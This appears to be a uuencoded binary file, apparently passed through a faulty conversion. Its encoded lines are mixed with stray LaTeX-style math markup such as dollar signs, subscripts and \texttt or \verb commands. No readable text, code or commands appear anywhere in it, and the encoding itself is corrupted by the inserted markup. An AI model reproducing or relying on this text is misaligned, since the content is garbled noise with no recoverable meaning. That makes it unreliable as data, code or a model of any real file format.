$M\CS_{-8}\SASECG_{i}\-X\P3S1_{,D}\V3S_{-4}\S3S=_{,,}\TYQCSC7GF6>9_{VS}$ MS07F.>:YYGGF^>8%YH7F00,B\V+S\$0-2<Y&YV+S,O-R\PKS20,J\VEQB7F-> M:UYG+C6O-V\P;S27F3>9-YNWF+>:H<9\8AHOTO%O=;Y=A)J:[)?10NY`U!ZH M3J=RZ60\E\$S\$<J'2@&I1EVZ,)4/)?#R;XK.JTVV9`L/JE;;.J]788^-3.B8_ $M/MZ83_-Z7+B$], 9ZQWZD; & 4LU) > $-9$4HFTXW.E(L%/FL<+][5M\S()9A^?:PY$ MGA.AK'HI,)1)Y\$*C([4BE,LEFE/UV71C/)=K2!^0GCQF\E2F(4+Y?*RQQ?W` M8; '&UD)F; #S6Y`Q&XO%69S":3>3M%KEX=4N\L364R33R%6+Y:L9WXLEX+%7(M_*\UD4(FD\[F58.:0ENY\88G"[F6,O':5"+_/X7U:3C?WFY4G\[E:]N\FH,* M\>R,4>FF0C)>\$\O'5&Q<IHDE6V8B&?7UHXE4)#8EGAT;S^6SB49[%>7\$L'@\ $MP_U)U+L:E, {[*-\5"Y8$0,2Z2::M/VAI",VQ]0'4LF)}<:6>"$1+*)>$M-$ M]; "00Y1J:DBTQ=.%?*YB1=17\$17VQ]I;65-](A,/^8MV;:HQGJR)3TLP2['6 $MN+WZCRCPK9R:VK0S8']\EB55B*LA)QJ-)?*QR4DWUA)+-<=+6ZH%9D^R+MX<$ M2]:, B0RJ2>?[ARK\$H\7XV'A;.A^OB4\N-#>S=6?CN7@J+^P-*6M_LV&\^-K: M40QGL^DLQ70N[FS+Q0ZC0MJPV@JF))*JRXR*93*)5+.H;FL:%LN/3N<34^A! M]IH0]F=6JQ=6:Q(QWJP-!2+,IKUAJ'ZFOJ=;CN2S?&C(5U2M4RDZG+?DA3.? $MH^*I^H/Y; #IIA_*)5*'XK</3^,)V:!IOU=;$I\\0*R;S:A<3=X/#$Y'BV(=W0)$ MPK)H<H/%4D-:51+,S%`[`F\HW*X/1[WAXE#=1'M8\%JQMS<,^4111^3,?:0Q M&X^GAA6FT!6<FII\$5NV\9H1*`TPZ&(J6AMR`^OXAO>#6J*^F#X?;G9+ZJMJP MLX;+A*):R!EF,\DVU252K:JY5G;K];Y:S[[#"7L[TU!I(-H1B,3=YJ-X6SJ7 M3*O6>CGJEN-M+`5W+Z%OE6X##ALL2:W@CJKW<G_`:Y',1>*-!7;E,VKBN<9L $\texttt{M(L,B=^KL=L5!=U<9}\\ \texttt{A=K4^K8E:POCE8(JPF6?++;MMC+W2U8A2+QMEBFA8-?)}$ $MJ\#00=0/IQM9XWNW4*M00R\3K8[Q]KBTG_5.U?5(@H(;<:\#J=;(DG,_W[15*Q]))$ M3*XE[:ZU\8ELOA!+^K9TW[XO5"X8%37QF/_<005M=;[A+HLRH4@^G2F&U7Y. $M\&_2-PT;EE^{-},))-C4N'V1)Z:QG130\#Z=L)>_4XK,R.7C;1VQ*8E40":=*^[U]$ $M0Z4!>ZZ3L1EUZ5C3<#9.5M[(=-J>"3;]N'T^Y`Q6LQG9IQR1N#K^J:C3(]6P$ MTQ^UX:@:UA=^(!!N#X34D!,=GTX6VN*CTH547GV=4(4X4U+?13;M[EQK\$CFU $\verb|M7M1649>8G(UE9]C'PIQ=TUBZ=ZY)Y49RDI`BT)\#VG<15KHH*>Q&J;<NN\\@X,$ $M1.MC^9:&=(0UQ8*R"Z&R43ZAD$G:W=U_&//";CF<TE>R*NDK6<6:2DY"@JH M(=J6K\$>"A3:63#S5%,O6IJ:D0X%(N+U<+!J(%2/V(AF>SK;%.&DI#?!)P5!@ MD-NJN#JJ[=6DIAL,^EN.B*=K:[2R[SOIH_MK?)^A+11_R&G%YJBO"3W@M!A7 MJRTI?\!I\$<^R7M2G:ML^K2M7JC&SL9S:2_,69"/_4-TVO)!R-KCVA+LC4\/% M/JH&Q]>,XM\,6WTX-2V13:?:.!\$HGE/E0A5KHG9-(=7L]"(U-1J.3.34B4FG $\texttt{MM?:X>;9@_QY_.-<\$2:X\&['D*^4K18DGM>]TNWY\#6]@1:5"T95?3'BZO*\#2:= } \\$ M^1I3R+,(0WF^T^1"ODP5I]M9#B\<?#JIBU*7:BH>?9P>/J*0:`I&G1/72A7J M<XK7Q=Y0,:;.JSN&U\$6`[\1%U0U/9'/Y8%VHL\IH1Z4ZE/B+X?9`H&0\$K:@. M\$/HG!(XDE:L"'U,,C(ZWEYEGKTK-L5[21M/F1BMK,U.QIO0SBF50)Z^7U`+R ME_VMBZ7BYW2LQ-(I%FO4I;BSA=6FV,"<CJ'B]I<KEG/%0&V*R^*"VGK4E7,Q M.CX1GSYF"HTIIY--S@:G#3-#:F<TBCT!>YR0OTAM-NYV6C5<91]0(5X<USGL $MZ \sim ... ['+0"73JJ$+BUHJ+^?<.(>$KM]]S=23Z;5-<KZH\:J^M]?]NH%Z)V$ $M@9L\S(5]W/"700ZB:EM=;R\[>]3AV33'G.8$2WE&L<8^W+I#Z@"M%]380D-Z$ M::#8(MU6SWJJYQX\$7]5>AYP?1?*Q?"&GJKU+8+<T*19K]88YJ+7Y&[-/S]A_ M\$AIW(ZH^[A;<&Q:JK/;!]N66^N9ZV9VU3);-(-YD+X)(8J9J%@P[K?43MM(MRR88"HRF`KY[?J6!<'N\?+`NGFK.MW12%2U7%0@&`F4F5W%B%2?EGU!UO5[@ MD.%NB.4/G!5K]+FH7!^M6.^K*61S:;51!H+V-J8%.7'/<*%2\$AW.";\:VO]B MX]!:J80[Z=R?\;9(?=_&^M`VG4`\6AKGHL^Y'M5J#HS/F)RV;R'\$9K"5^S\0 M6.0 5/] TLB ; M8AVD-=7GW, &5<<2U:+:'9K291J))XL'^))X0R+/QE(:T&<0 MRF\$B/5T%"MEL/-4XH[BC#@5#T8Y0OGA6H06TU:-%M3M(98+Z!SI?.1BI;=)B $M:M\=1.3;=\QEA'Q\=->/N?;>./5^H;\=10&^'.4&M\AKNY\=2]\#Z]/3XUEO4V.[$ M;;4/(Y%,C\$-V(!)N+Q>+!F+%2#*I+R]_H-@BRXT%=4CQE51=\\$!9/AHJ'R[] MC/&Q;,*^R-:;ZW'5WC[<JBN@XJK20QUKJGAF'V]RNXT>4!^C3JB\<^-<*!A2 MBS8+\#.R&Z(CJ'5/GQ@VHZ-\#N\<6?3BLMF/G&-ZK8<$ZP]DV>^]2:=E4KG>^$ M7"&9M&\(>%]?#Z@67"ZJ`[DVK.+%N;9O>G"*Z`7T;V8'ZV)9SF7\W5E]0U67 MRZO[Z:K`:BZP1[\$0`MT&ZBI&?6NW\$%>SXB]&B\7F!`&UT6F;4KEXH'VN&\$@U

 $M:PO"'U"C./=/O5U^{3}F.>Z(4"H:B'2&U;*0;/<"Z+1,*C*8"WATC*2L>34*5$ M*OQCJ!E6`>[\.7=OO!@KCTM?YR"I(LF<<SEF?X"*%-IBH6E\>[8:YZYQA?#H M=), WQLA\$<PMKW@Y1Y%:=6T'\$[9+IK#JQ<RJT8"80TSZ:S])VI'H@VA\$8,T7; $MY^{TN.X.RU} = 1.01 \cdot KDAQ7 \cdot D^{1.MZ3} \cdot A^{2} \cdot T \cdot X - E' DEO[<?OBAKVP':O/)M+V$ $MG > [J9"R7 < P + < B74?] = 5R0"H; C0: CSJ(OTUY; *; G_J*[N<$:]S*218KR8Q1X$ $M"%&IOHUAKS<>+V>=_:Y[GW^*]W]94/9:U^+NKHO+O3T:5YN!7MO_J[9)+Z35$ $MV/\&LWL) = + < /2Z9S^P9\&60I[= $# = "LRRMDI'LW8U > 'D\U"TZ + 1 - /95A9,).Z =$ MZ076LW\%!]=LF9427!O!U:!N4C=U/!OJN`B*M'`RH.^^_!\$U-JVYF,RX>U"] $M[-0W=1R)BE-5!W-_,=P>"$3]^54L[F7<IXG5M37!(#OZ,N&.VX!:E7;>$8BI$ MR6D[-:^D3H6T1:2"[K7L085T/M81MM>ZOQ1JFEK(Y>WC94D\IQV*M;@VC>)1 M+J?-=<6JJ%:5GCYP@#:.O\(_AGH*Y=MZ522=4X^EW'+QNZM2O"VC':C\@:@; M4(\+](*J*9XJ:<?Y8J!V3#W7]*SRX<E8<T>X>%CN*+M]4(_HO=(+<XV@OF"8 MARA::[5H53'1V.KM(8AJY]):,>H6)Z93I:<B]AT6;8/40OKFJ`?]&Z.JX`Q(MM5('3?\%@W/WP=EA:(.JRV@E-9/JYI<^BZ&R4:WMZ)CZEH\$[>/_90OL,WR[" M'RK3*N=]F#9.Y0;J\$\IN_&4W>_6>3S26;VP1(Y+IR;&D^S:4OQAUBNH=)&=8 MO?+0F'=*VO/"8L"[?UQ2CGKE=G>(C3?G#G.YXPR.T&ZD!4/NQ[A[2U5@PV]U M!HOG0D[O"X;"[L3'Q0701`XFQ<%QJ6@BVU&8PNRZP\F.R:@V]E&Q?S]UQ]@9 MMB_+2\N<Y;E%;U!-6PVY2U,-JV?+VF`#"RBJRC7V&TCI&6JX^.1"#;+8BNWM M): `&U%M.>N?S@GQ8\;.<KZZ&.9"6-E;+0@T4."_-%J?I?'DUR%W:8H/QL62B MR9WC: "S9*GCM2JVI!ONT5)42M)D9>(A<L88;M1'>W%`[&ZU5Q%Z0(^VK107" M@3TO\2;GW1O>GE.WY_4J'HAGX^KXH06UAH\$8V[L>5C>RU43U:&VJS*?6IS-J MMQEH7<]'^&JF.80+0:]5.RS!Z6]M;EBL25TIY[/%PLA"<]Q^.\\74!W6B_BJ $\mathtt{MBT} = \mathtt{BJ\&2} < \mathtt{K18UD} : \mathtt{M\&58} = \mathtt{J6/<83/R} < 7^1 \mathtt{Q6@'_\&]B\$?'} > \texttt{HUEHYB.CN} < [9-\mathtt{W}] = \mathtt{MBT} =$ M!CH:NH?XG/W(HY!/VUM4(W&UD;C/OMVR[^&F&U2'+Z^)M_NW(^HP[-Y*J*OF M&L4Y5], $+45$W43W&</_E(*N&>>6)?U274C&[84TZ9=?9FQC_C,G$4^IN@39L$ MM[*7,__8+TCRCSII\$RRP:8\$-VGZ-PGW6H!?"[27%J%XL%HJ7FVK0>RJAEH7J MIFK0V^GJSQ;UMP]47.U0G<%L7`7=':4:50M)->3M E0ATL+B4Q5J3Z@:> L[M>QQ[,MY`N%T->K/*\@\\/RD;C/#HC-YAUVG/B+22^NSBTG!VJ_Y2U"VJ':E> M4%73G#=1U)#Z,'VXHX4VE,BWL%4U9]5K4.6BM"UPIVV:_4\^03]AH4<33>HN MNN!JW7D?S^[VS?9K>L4MT:X9\$5>ODSJOF*H=FAUFL7D7,\X&;U]J.\^:U(Y: M76W;6Z%[XT85['=6[;E3!>>U.6^PV,2KUM^**PT4FVJOL_F*Q5KGY3-OL!AU MYEH-!U^P5&'MM2Z]Z'R%XEFE&O2_514,,8*Z]ZUV2\$Y?#X:BHIZ>J=]3"^4B MQ38=[_QPHE[16HZ=F7U`42\PV!?7VAN4JNQN(+5-+'+.HNVH6B3NUNHO:M5J M>_650,K:)N_E(*ZJZPO)7/\$]2`:SS>H!BE!;A?MFIBK4\+ZX<WQ29>TU+W]9 MM?>=\$'BKNEC3R8N(JKX^GE6C\AJP<Y4?B+.O.:)@/PLHUG"^V;\O^U5[2>7L $MC2/.-_0>8]J+7FTVH?KJCH)]65_+X4.,C25R<>]]>,'^UWL#7Q7T-1N,A-O+$ MQ:*!F!O17\#PA?SO9&A5P7<R*M>5F8HO5"QXY^7%EPQRQ:CJRFI`;7_>H+,/ $M565G`W)N"JHE3)7[/4>%2T-C(OU*0UQ(>2&[_W%)H190+8>,THH('8X/4=M.$ $M9W7, K5 > ; GFZ_3._ \64 - .C_.0K9 R, DY] <= -V2VJ/XQ: \/0B!MO0T[; WCTD#4]$ M"73R]QG_V<+]C\$I_F\$\$UCR(;U4Y`'PYI!?4AZMUZ_75[-U8LU<7RJK^H@X'J $M[6100RJC;,]"QVUZ=6;E/CL9FT]6QS*<@+G/`+1(),^3??NO.1JRS)%=P5PY$ M%T%VR=Z+>26.\M,3*?6!\$^/9M!/G<6(ZF2SS;#%4N2HJ(KRFW]BB;F1HPW:< M1YC%RR8UK+^A4!HHMDXFXJER=Q)49>77%U2U]V<#%+1W&51)O<N@:KS7%%1! M?TU!E?6-QA]09Q6!4+0TI`+.4E(O_?J6E5997:\7],?EZHFW7LD;)^YV&/\$_ $M,@\$ U+(,!+T/U(/>C:M(V2?N\$=_C=:VH/UK7F]4VZI_E?])>-JX6EO[\$7-T] $M;61=:\&'59\/C:JJUV*A8>Z*MT*8]UZ)._X,+K@'TF/9]M,?M>L1[#*%60R[4]$ M29T^S^Q8Q\3;BC?!5-C_]%X+U;.IY_7%Y=LL2KY#0[Q=.P9%2I_<^P.^A5A< M)-XVX+]6Z;B^CI1Y&%\NJ#XZ^)"\;%2U]3VN+@VH%KRE[)S_1\H_6ZX05R.K M':*[[M3NTQYP_Q2N(:W^&,X7X0F2"OB?)@=#42?DO73M+X;;W8#:1M4V'8BX $\label{eq:mgz} \texttt{MGZ\$.9-UA=4FK_NPLTOESX\backslash[KU8?[G_[J@4)**Y;L-\n>`D;4@V!WLU&+LKBW]} \\$ M<FO4HK8+J@-R\$FS?\$?+M'SNKC'J5SK+0'R3[BZJI_I27LO=*8(P-F#0\$J2;[MU%3-3]DGKW; < S@P40[I5Z3"8ZI(9X^I(I4>0D7TQS>1P!,0+59<"A6>=\$0" MCQ8B_D<+JAS/MN6RTW@KV3GRN=V@>&+@_Y:ESP^\@'WR57`O?+31N;"));U; M/!UQM9JT=NY2TR+Z<O3"VDT<8I6.Z*5_`T)H7*K%7IS:&1B=2/5'_4E`I-*3 M@(A[K[PN-CF>#)64HY2#[^*6"ZJ6ONM2.U#(J*LR.OSTDH,P?WT;2SK7U:DF M>T1B=FX+[V9))&G_]:CZ?WMG4LAE./5Q3NHBTQ.<^3E_U.>5W\$JUR?CO^OB" M#3,CF7BC??76T>'LK261TO]8K2/DK.:.@#.A\EM8L=*YL/5*ZK*V(9E3]Y+L $\label{eq:mass_vqp5} $$M^77;J4'=&"/5U##$6_8^[.KX-4+YZJI7$S_VQP5:4NH0XNZV]+`_D5_)=>.$ MS"C[IRW!1>%_^WY<@WLAPN"XE%>HN-45;X79BUT;#+=3:-/O7E'.!J["M*#: $M(/Q%/J3T#WA*_WJ'3=P]H>`]6]5K[)A74'<EXTW"O1M?5ZW>3W*+3M_E`9C;$ M%=5NNS00M0,1=0;1I/8V:A="+#%EAOMETL5]G!-U'JFI?7DP%!7.NE+;AJ_

 $M = : MQ \setminus SEE.K-B9MV!M/W < TA]F. \setminus JSWDB)M]5MJOH);Y]WBC#9$1L2=`Y_S$ M73ONR+"6U#98/,]PKG?5/2A?1-T?S+C7P+D*829=YHJY7,QIJ?VQIZ\8%>Y= MR(:T=VN26\$!=5ZOK2.^^B2KII]W!D+T?+1^-!J-:2+M]\$HAIYZY:7>`&2F>5 $MY:;DCSDEU?N\setminus (9:=-SR"2]!XMEBN\setminus +9/Y3KGT\setminus N^LU.Y2ALK\setminus -Y.Y2IO+'VW$ M2*C2_`9GM,(<!F=-W>'D7*U53\$RW3:;?.C=@++5;YY_I=B-A)1NY@E+_\$L_S M;S+'K53^37/4XI]BZV2Q=9+;>XVT<OX-N0/1XD!;QOTWY`YX-0EOP*M+.)69 M&>Z (7?`JTEY`UY=JEC) 03WWY`S0\$WOO^%.+J7!FTH]EY+*K?37/T*\L*Y< ME3MI5>ZD5;F35N5.614[:57NI%6YDU;E3EJ5.VE5[J15N9-6Y4Y:E3MI5>ZD M_V=S)XW@>C>*F),[Z6C,Q8UX'N_B#W39C'P>&(#13MZD!`J8C86X'6_@.W0E M'U)W#,4AR.`T7(ME>`SOX!>LO@4Y#[`W1F*"DS/I>)R)*[`<+^`+)V?2MNB- $M_3^6\MIQ!B[\$S7@8+^,C_(RN6_<math>\$ [\>B/6EB8BNDX\7.Q\$-=B.5[!I_@#ZVTM] $\label{eq:mn7yffm@7m9B} \ar $> 5B\f_`0WL) 73IZD=; HQ7?1\&/0Y\#$L=T8SQ<C^5XTLF3$ M]#LVWX;?'L<^3HXD"SF<@G.Q!/?C37R#U;8E+P-VQU!,0!.F8SX6XW8\@;?P M'?["QMOQO=`+@U&'PYT<2?-P#>["J_@2:U212Z.*=85Z-./8*MI6L=QQJY,; $MZ1W\4,6Z[<Y\80\,0P-:<!3F=.?S56XDVN,G)S=2-_1!#28B@UFX"'?@:;R/$ M[V&2YVA3[(0P&I'";,S%0ER!^_\$6?L<6/?B^V!<'8CS:<%(/IH\$[>_!]>S#_ MZ+HCVSV&8"0B.`Q'XH(=F1\\OB/K`2OQ)];MR6_A(XPH<CV9'YR%RW`OWL`7 M^`U==V(9[<0X3AZD<4CA.)Q7D@/I)7R(;YT<2-W1&R,QWLE_=)R3^^@R+,-] M>!;OXFMTV87UCN[8`R%\$D,-LS,7EN!V/X%5\BE^Q_JXL:R</TBC\$G#Q()V(A $M[L#+^{\circ}]_{DK[W?A>J$84<<S^{\circ}MR&U_{I}]UMR=/H(!&(E)*&".DP/I(7P^{02ZC})_{DE}$ $\texttt{M\#;`\#]L)} \texttt{H3,7Q.*<7;;$<S_:B/7[$6KW9QC$0M;U9?\@X>8\6X`K<C9=Z,]_X}$ $M!QONP6_R8Q^,QN%.WJ-9F+<'T'|>!W?H6L?YA]],,S)>=2"8_HP#2SIP[+$]$ MBUC1A_6`/[!U7[;#ODRC+]-`&V;BC+ZLO[Y,HR_?I2_KO"_3@>C']\<N&(8& M3\$&[D_/H8MSDY#QZ'2OQ-S8GGU%?5&,"6OLS;SA7RWOT*?[\$A@-8OMAS`/.% $M-IR) (IT-O3^+8)?#6^];8GVP-&8#*.VI//Q#(A;?P^[H.), #=L6@@7PN$ MFG'B0-KCFH',,U[&1P/9UK#V7NSGT1=UL)#%\5B`R_9BWO\$(7MN+^<=?V&00 MZP%A3\$0"QPYB_G\$5[L<;^-S);52%P6AP<AJUXV1<@.NP'(_C37P/8S#['/1" M&./OB!R.QT+<B\$?Q/K[&FOOOY[`]^F*DD]-H-J[\$<CR+;['AOBQ3#\$\$=)B&) M&3@%%^[+?.\$>/(Y7L`(_H<L0\LY@>PQ\$'0Y!,PJ8C7FX"-?@+CR%U_`!OL\$? $M6'L_]I/H@=X8A-$X%^Q#$[!.5B,I;@+C^!E?(--]V=]8[B3N^@()U_1(MR.$ M%[`2JPTEUP9Z8"^\$,7XH\XQI.`GG#^4[X^ZAS.M0EA-\$B.^*'4/,'T:&&`]- $M: , /, $ - 79X58EUB, &T) \setminus !A[&TR&6';[$;^@RC.^,GNB'H:C#1.1P+$[#>;@,$ MRW`OGL"KPUC76(G?L7XUQV+L4\UGX!`G1]&,:I8;SL8B7(\[\3P^=?(4F35L M]QB(46BL8=G5,'V<7L/TL1BWU+"-U3!M?%+#MJGE*]H^S'?`L##K#9/#+,LP M\X]+<%.8=15F7859EO@+ZPYG'6``PFA`DY.SZ"2<A4NQ#`_B)7R-]4:PO6(8 MIB"/DT<PG[@2=^)9?(B?T74DZVPD[6\$AAUDX'Y?A!MR/E_`I_AC)-&K)\$8,P MFG`TYN!B7%?+>JAE&>(#K'8`\X,1:,!D9'`B%N)JW(FG\`96804#V6]@!_3& $M\$!R, `F9C+B["#7@`[^$?K\%/'/KR.><-`C*AC/+1A\LYV<A;=CW?Q\$]88Q3D.$ M^J\$.C<CAC%%,`[?A.7R*/['%:/8UHYDGU*,-I^\$RW(XG\<EHY@<;C&'=8Q#& $MH16S<+Z3G^A!O(P/\ `<VKN<\ `+MA/]2C">TX!1?B>CQ0SSIT\A2)@Q@'_5&-CAN(A) & CAN(A) & C$ MPO: ': W%WA.438?E\$6#X1OD, #ZQLU&(NDDW=H#J[`77BF@7G"ET[>H?7',4 8 M#KW'L6PQRLD[=,(XEM<XIC6.:>&E<2PO?(O?88QG?'3#WJC#83@"I^\$ZW(%' $MQ[.\L'(\XV$M)_]0'PQ#!$V8$65><4F4[0L/1)DF/HNR3IT\1#TQ`#5H1`;'$ MX@Q<-('Q<`^>P=M.CJ\$N![-MHC]&83)FX%1<<##CX`X\AK?P/;I,Y'NA+T8C $MB = -PZ43:8_E$VN-U_(0-\#V';1"WBF(5S<!T>Q&M8B3_0=1+ML15VP.[8$T,0]$ $\label{eq:mqfa} \texttt{MQFA}\$\$4, \texttt{K}\column{2}{(2[\2B>QUOX!-_@MTFKMRIVT}\$G?2JMQ)JW(G)$}$ MK<J=M"IWTO_=W\$F9%JLUGNW?KW=3,BFLDDQ*EOOC(=Y05`WY?E@U\$%%M.DVG M)4O+H/O_5[F)CZP*V96L2NF5+#>1TO\6UZ93*<.252[%DE4QQY+U'TF6+)5E MR2J79JELE(VA8J(ERY]IR:J04:ER3=1?0]&?;:FD3'W%?\$MN56U:#04S+KEA M U\=6%K.);UMA:1+E2J8LT[2+EG^0\$M:6?T5\$.5@YB45TPKE<R]999(068'L $M2\ensuremath{\mbox{\&0/;}^{\mbox{\mbox{$^{\circ}$}}}\ensuremath{\mbox{$^{\circ}$}}\ensuremath{\mbox{$^$ $MAMM]A6A'00VZR9@8YI.\;$S^8M0MEOF;0:=*^\/H0$3-0B`6#<3<B/-W8+Z2$ $\texttt{M5Z} \\ \texttt{^{1}: 0:G} \\ + \texttt{ZJL/[3?(*^L_0Q\&,1?58U!U/3]} \\ \$4\&\texttt{F","DF:K-(L38\%(5(M\$))} \\ + \texttt{^{1}} \\$ $MXFH,?Z(F?\setminus!N_Y^IFBP]5Y.OY(WMVTOX(ZI-Q7Q-;J6S\#?LS-EEEDS!5BD<K$ MQ=542S]=M0ZD;;)*\S8%(FJ\0.8FJTSJ)B^H?[2V<],B_MU=Q?1-5C!_DVH> M3.!4-LJL!U(X6<&\$37I,3^+DQ-5>4Q_61JN4Q\GR)W*R]\$Q.6M"?RBD08?[+ $\verb|M|G.RM| GL\JG<U) AKUMK" 9WT0M0MZ.LHF--) B_G76X6L3I4JU.3 \\ | > 9VLBHF=0 \\ | > 9VLBHF=0 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\ | > 10 \\$ M5%5C8*=?.;53)W5,N'QR)ZML=J?R83ZD?'XG+>X&?!F>5#&X]H,YGLK\$HL3L MYH'5&TCS%`R%V\L&H\&@"OE3/04BZM,"L>"81"JF>ZI<Q5CE\$SZ5C6OM]91/

M@9C>3D_Z%(RI=L&T3V6CJJT_\9-5,?-3Q2K_Q_B6D#^FVOFS/P4BJHT__U,@ MHMI4S@#56:T:U\L!995) `F7I6:!4P3T(N'F@K(J)H"I7,=E.4T%U7JW&#B:# MLGS9H/S%J%,L[L/+)X2R@AFA`A7%%>A\$*^>\$LCI)"M59);-9/BU4,.R<3U>L M<3]*7>9[@TY4G?>KP8K)H:S.LD-U6AO5:ITC4TD^J&"D=!R]K(XVOD\)'I@J MUP4_244JYHGRZM2L^XK:F-I,Z0%]GBI7!3[&"6C'"W]^J\$"@9`15]*6,T@+: MA)VJ2DFCK\$#6**M\VBBK-&^4I26.T@OVC/E31_G+U.O)HU2AS(ZD4@6CZ_FC MK(H)1%2-N[14*7@G285+ST@K)1&B1F61LO1?O 65HI3T7%'^HFJLEU7S"KFD MG"K[B*X-JNU"*SF?H)\[!"+%-IW])).J]R[KO:+ZZW)5T))*:>VUK%)N2+6(M>R7WYHP*^!)+^0/ND@BFEBH?U]IKIXS^B.I#P5AP3">BWP<-1/B+;2T:S"/5 M65VT; %TP&HR4FV; E*5:>7LG4BIMP(->4'O,?FBM7%:?XGPVBE1MH5?KO8@6C M]@:H1_4?P%)A?\ZITAA;C=;._]-8>H7_Q[`J56AS'4@\I:HJ9YZJ7!WXX-+O MQCT(/:3_?I46T]-/:>%`_BF]3D]`I2K\OV,5B*C9]/^2%9%@\$JI@3(WI3T.E M1?OUIH>U.V?EHKX/=;Y^F5!MDQY4QXDR\$=7*GX[*7U93*_-;6^7#>FL])17A M8\$XJ%?OGIOJ&PNUE@]%@4(7\O_05B*@V6FHJ?[%8&SP,5PB'*L3UC_'_EE:E M"C5&(\$.5'M/6GR]'52"B/BKPNV+!6+B]?+3<^"I6*5.55^>L9SU7E5>TCXU> MP=T!=_ZS8WJ#2HO,G[`J\$%%MO)15>D'5^'^V3(MHWY)HY;155.H_2J9*_L15 $MJHGW@V-:*:YFR5]6<U4^>56EBN`8:K/QYZ*1-180M\V(Q!,8>6/:2/J2:P"$ M\$;5A!6+!,56D?"*K2C6EXWAS[L]EI8*!9%8JY,]FI4+!0%65XJ.+AZ,*":VH MJ9#1RJO1HIE@4/MX+:E5(!+5(OZT5EI%,*^5JNXTL96J5YFMU%`@M15!_X_9 MJ4@PN579L)KM2NFM*E>I>SC_5=_)1Y>I<A_45:SQC>/_L9R*-6H<7YHK50[^ $MTI > UW D40_'U=; A*ZO/QW9@FN]#;^GQ'4*X*_(ZC7VCLI-Z`GO-)#_A\;$ M5#6!M1]8[<'U779%!==08-542GREJOR9KX(A]0&^W%>E`;=%DW9TT]-?^<OA M]F`D6A)1Y6`*K\$!4'3/T>#`)EE:GG^0\$@]XT]1UB,!&6B@8S86EQYZA5_A<B $M]0I_, BQ_A3ZA8$:@8)W^+2HEQ`K6Z./X?[=2A?0?KO0"VG+P9<4*1*)>1#UH$ $M\96H"V3\&LLJGQM+B[N/\0"HL+13LQ<'T6'I[=V'K";(L?X:LDC+S7B%'EA5,$ MDJ7']`U6C_HW5U^>+*M2HBQ5H^UIM%19_B)S6S995OFPW?H_TV7]9Q/]4[0] M2R!&N_],F67]9\XLNT7Y+E*V<^@_T&[Y\V:5E&FN9\ZR?*FSW*+^=+8D>59I M(-H1X#1?SY]E:OFTK&`&K3(Q[[/<?:Z61,L*ILPJ%U/7&GH>+;?H'*/T3%J6 MGDK+*R2UJ16;Z=FT+#V=EC^@3C3=<L>PFHOBH+>4M9Q:5FE2+40/JF5I:;74 ML%J::JBX5,IEUM*B?*3SB=[BT)-KZ>V+"TA/KZ4*[@+I2+!E^3)L65Z*+<N? M8\NJG&3+^M^R; %GETFQ9G>39LLHFVM*C_J;!5%MZ7, ^U995-MF55RK; EK^%3 M]*I*^;8L7\(MRY=QRQ^Q.[O62&^@)]TJ#42=@#:Z/^^6O\QRM2.!E_%*4F]9 ME7-06962; UDEV; >\@.\!LQ=5A\B.1OJ!I20#EZ6GX/*5^/).\BUOH/A\$QTG# 